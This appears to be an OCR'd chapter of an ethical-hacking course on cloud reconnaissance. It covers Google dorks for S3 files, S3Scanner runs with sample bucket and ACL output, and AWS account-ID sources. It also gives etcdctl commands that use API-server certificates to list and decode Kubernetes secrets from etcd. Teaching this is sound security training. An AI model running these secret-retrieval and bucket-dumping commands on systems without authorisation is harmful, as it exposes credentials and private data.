
Streaming Video from Amazon S3 | Learn Amazon Sumerian
https://docs.sumerian.amazonaws.com › tutorials › create › beginner › s3-vid...
Oct 10, 2018 - In this tutorial, we demonstrate how to upload video to **Amazon S3** for ...
Uploading **movie** files to **Amazon S3**; Streaming video via Script ...
Missing: ~~[inurl:~~

Programmer Guide: Code Samples - JetS3t
https://jets3t.s3.amazonaws.com › toolkit › code-samples ▾
Here is a command that **moves** an object from one bucket to another. .... Please see **Amazon's S3** technical documentation for a fuller discussion of these ...
Connecting to S3 · Access Control · S3 POST Forms · Amazon DevPay S3 Accounts

Bucket listing - Amazon S3
https://s3.amazonaws.com › drivers.mongodb.org › php ▾
Size Lastmodified Name 0 B 2013-01-03T14:08:06.000Z 7775 B 2013-03-21T11:12:04.000Z index.html 446968 B 2013-01-03T14:13:02.000Z mongo-1.1.4.zip
Missing: ~~movie~~ | Must include: movie

[PDF] Intrusion Detection in the Cloud - AWS
https://awsmedia.s3.amazonaws.com › SEC402 ▾
Nov 14, 2013 - **Amazon S3**. **Amazon** EC2. **Amazon** VPC. **Amazon** RDS Elastic Beanstalk. IAM. Security. Group. VPC. Subnet. **Amazon**. **S3** Bucket. Groups,.
Missing: ~~[inurl:~~ ~~movie~~

Figure 19.45: Screenshot of the advanced search results in Google



Identifying Open S3 Buckets using S3Scanner

- Attackers use S3Scanner to **identify open S3 buckets** of cloud services such as Amazon AWS and retrieve their content for some malicious purpose
- **S3 buckets** store information in the form of files, folders, objects, etc. that include text files, images, videos, PDF files, backup files, and credentials

```
> python ./s3scanner.py sites.txt
2018-03-18 22:15:28     [found] : ada-staging | Unknown Size - timeout | ACLs: {'allUsers': ['READ'], 'authUsers': ['READ', 'WRITE', 'READ_ACP']}
2018-03-18 22:15:32     [found] : admind | 107.0 KiB | ACLs: AccessDenied
2018-03-18 22:15:33 [not found] : google.cn
2018-03-18 22:15:45     [found] : alb-prod | Unknown Size - timeout | ACLs: {'allUsers': ['READ', 'WRITE', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:47     [found] : app-dev | AccessDenied | ACLs: AccessDenied
2018-03-18 22:15:53     [found] : alexander-feil | 93.5 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:53   [invalid] : gm
2018-03-18 22:16:00     [found] : aneta | 18.7 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': ['READ', 'READ_ACP']}
2018-03-18 22:16:07     [found] : appshack | 297.3 KiB | ACLs: AccessDenied
```

https://github.com

Identifying Open S3 Buckets using S3Scanner


Source: *https://github.com*

Attackers use S3Scanner to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes. S3 buckets store information in the form of files, folders, objects, etc. that include text files, images, videos, and PDF files; in some scenarios, they even store backup files and credentials. S3Scanner allows attackers to retrieve objects and access control list (ACL) access information, including read and write permissions.

Run the following S3Scanner command to dump all open buckets and log both open and closed buckets to a text file:


```
python ./s3scanner.py --include-closed --out-file buckets_found.txt --dump bucket_names.txt
```

In the above command, `buckets_name.txt` contains the list of buckets to scan, while the results are stored in the `buckets_found.txt` file.



```
> python ./s3scanner.py sites.txt
2018-03-18 22:15:28     [found] : ada-staging | Unknown Size - timeout | ACLs: {'allUsers': ['READ'], 'authUsers': ['READ', 'WRITE', 'READ_ACP']}
2018-03-18 22:15:32     [found] : admind | 107.0 KiB | ACLs: AccessDenied
2018-03-18 22:15:33 [not found] : google.cn
2018-03-18 22:15:45     [found] : alb-prod | Unknown Size - timeout | ACLs: {'allUsers': ['READ', 'WRITE', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:47     [found] : app-dev | AccessDenied | ACLs: AccessDenied
2018-03-18 22:15:53     [found] : alexander-feil | 93.5 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:53   [invalid] : gm
2018-03-18 22:16:00     [found] : aneta | 18.7 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': ['READ', 'READ_ACP']}
2018-03-18 22:16:07     [found] : appshack | 297.3 KiB | ACLs: AccessDenied
```

Figure 19.46: Screenshot of S3Scanner



Enumerating Kubernetes etcd

- etcd is a distributed and consistent **key-value storage**, where Kubernetes cluster data, service discovery details, API objects, etc. are stored
- Attackers **examine etcd processes**, configuration files, open ports, etc. to identify endpoints connected to the Kubernetes environment
- The command used to identify the location of the etcd server and **PKI information** is

```
# ps -ef | grep apiserver
```

- The command used to identify secrets stored in the **Kubernetes cluster** is as follows:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

Enumerating Kubernetes etcd

Kubernetes is a distributed computing platform; therefore, it requires a distributed database, such as etcd. Etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored. The API server communicates with etcd to retrieve and store information based on the requests from other Kubernetes components. Gaining access to etcd is the same as obtaining root-level access to the system. In Kubernetes, only the API server is allowed to access the etcd store. Attackers enumerate etcd processes, configuration files, open ports (identifying port number 2379), etc. to identify endpoints connected to the Kubernetes environment.

For example, attackers can use the following command to enumerate the location of the etcd server and PKI information:

```
# ps -ef | grep apiserver
```

Attackers also enumerate metadata services provided by the cloud service to identify the location of an etcd server and retrieve critical information, such as certificates and key files. After gathering information about the etcd server and PKI, attackers can further browse the registries to retrieve cluster data.


For example, attackers can run the following command to enumerate secrets stored in the Kubernetes cluster:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

Furthermore, attackers can use the following command to retrieve a key and convert it into YAML format:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-
system/weave-net-token-nmb26 |./auger decode -o yaml
```

By decoding keys, attackers can identify endpoints from the kube config file. Attackers can further use the information enumerated from etcd to perform privilege escalation attacks and gain access to node information.



Enumerating AWS Account IDs

- AWS accounts are **identified via unique IDs**, which when exposed in the public domain can be leveraged by attackers to perform various attacks on the target cloud services
- Using AWS account IDs, attackers can perform various activities such as **resource enumeration**, **IAM role assumption**, and the invocation of a Lambda function

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories such as GitHub
- Screenshots
- RDS (Relational Database Service) public snapshots
- Public EBS (Elastic Block Store) snapshots
- Public AMIs (Amazon Machine Images)
- People posting personal IDs to seek online assistance/troubleshooting

